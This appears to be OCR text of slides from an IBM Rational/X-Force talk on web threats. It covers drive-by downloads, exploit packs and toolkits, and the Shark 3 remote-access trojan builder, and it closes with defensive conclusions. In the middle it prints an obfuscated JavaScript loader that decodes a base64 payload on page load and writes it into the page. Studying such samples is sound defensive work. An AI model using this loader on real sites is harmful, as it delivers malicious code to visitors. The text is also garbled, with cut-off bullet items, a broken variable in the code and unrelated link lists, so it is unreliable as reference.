
- MIME Types:
  - application/acrobat
  - application/pdf
  - application/msword
  - application/vnd.ms-excel
  - application/vnd.ms-powerpoint
  - application/vnd.pdf
  - application/x-pdf
  - text/x-pdf
  - text/pdf




asd	mpp	pps	wks	xlk
csv	mpt	ppt	wpd	xlr
doc	mso	pptx	wri	xls
docx	pdf	pub	wbk	xlsx
dot	pot	pwz	wps	xlt
fpx	ppa	rtf	wiz	xlw


The right tools for the job?

The drive-by-download process



SQL Injection Attack Tools






```
<script language="javascript">
var alfabet='ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/=';

function funkcja(arg)
{
var a1='', a2, a3, a4, a5, a6, a7, a8, a9=0;


arg=arg.replace(/[^A-Za-z0-9\+\/\=]/g, '');

do {
a5=alfabet.indexOf(arg.charAt(a9++));
a6=alfabet.indexOf(arg.charAt(a9++));
a7=alfabet.indexOf(arg.charAt(a9++));
a8=alfabet.indexOf(arg.charAt(a9++));
a2=(a5 << 2) | (a6 >> 4);

some_shit=((a6 & 15) << 4) | (a7 >> 2);
a4=((a7 & 3) << 6) | a8;
a1=a1+String.fromCharCode(a2);

if (a7!=64) a1=a1+String.fromCharCode(some_    );
if (a8!=64) a1=a1+String.fromCharCode(a4);

}
while (a9<arg.length);

document.write(a1);
}


</script>

<body onload=
"funkcja('ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzYyU2OCU3NCU2ZCU2YyUzZSUzYyU2OCU2NSU2MSU2NCUzZSUzYyU3NCU2OSU3NCU2YyU2N
SUzZSUzYyUyZiU3NCU2OSU3NCU2YyU2NSUzZScpKTsKZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzYyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU2YyU2
MSU2ZSU2NyU3NSU2MSU2NyU2NSUzZCUyMiU2YSU2MSU3NiU2MSU3MyU2MyU3MiU2OSU3MCU3NCUyMiUzZScpKTsKZG9jdW1lbnQud3JpdGUodW5lc2N
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NSU3MiU0OCU1NCU0ZCU0YyUyMCUzZCUyMCU2ZCUzYicpKTsKZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyU3ZCcpKTsKZG9jdW1lbnQud3JpdGUodW5
lc2NhcGUoJyU2NiU3NSU2ZSU2MyU3NCU2OSU2ZiU2ZSUyMCU0MyU3MiU2NSU2MSU3NCU2NSU0ZiUyOCU2ZiUyYyUyMCU2ZSUyOSUyMCU3YicpKTsKZG
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W5lc2NhcGUoJyUwOScpKTsKZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUwOSU3NCU3MiU3OSUyMCU3YiUyMCU2NSU3NiU2MSU2YyUyOCU2NyU3MiUy
```


Popular drive-by-download exploit packs

- WebAttacker2
- Mpack
- IcePack
  - Localized to French in May 2008
- Firepack
- Neosploit
- Black Sun
- Cyber Bot




Top Five Web Exploit Toolkits

Rank	2009 (Full Year)	2009 H2 (Second Half)
1.	Gumblar	Gumblar
2.	CuteQQ	CuteQQ
3.	Phoenix	JustExploit
4.	zoPack	Nuclear
5.	JustExploit	Elenore

Table 12: Top Five Web Exploit Toolkits, 2009
Source: IBM X-Force Whiro Crawler

Malware creator kits – Shark 3



- "Remote Administration Tool" – RAT
- Added anti-debugger capabilities
  - VmWare, Norman Sandbox, Sandboxie, VirtualPC, Symantec Sandbox, Virtual Box etc.

Trojan

- Construc
- V.4 New
  - Rem
  - Web
  - Aud
  - Rem
  - MSN
  - Rem
  - Adv
    Man
  - Onli
    keyl
  - Info
    rem
  - Etc.

Conclusions

- Beware of a false sense of security
- Better patching from vendors but no for plug-ins
- Significant numbers and severity of vulnerabilities will have no remedy
- +50% vulnerabilities in readers and multimedia applications
- Malicious web links have increased by 345%
- Web applications are most vulnerable (67% no patch)
- Increased use of obfuscation

Learn more at:

- IBM Rational software
- Rational launch announcements
- Rational Software Delivery Platform
- Accelerate change & delivery
- Deliver enduring quality
- Enable enterprise modernization
- Ensure Web security & compliance
- Improve project success
- Manage architecture
- Manage evolving requirements
- Small & midsized business
- Targeted solutions
- Rational trial downloads
- developerWorks Rational
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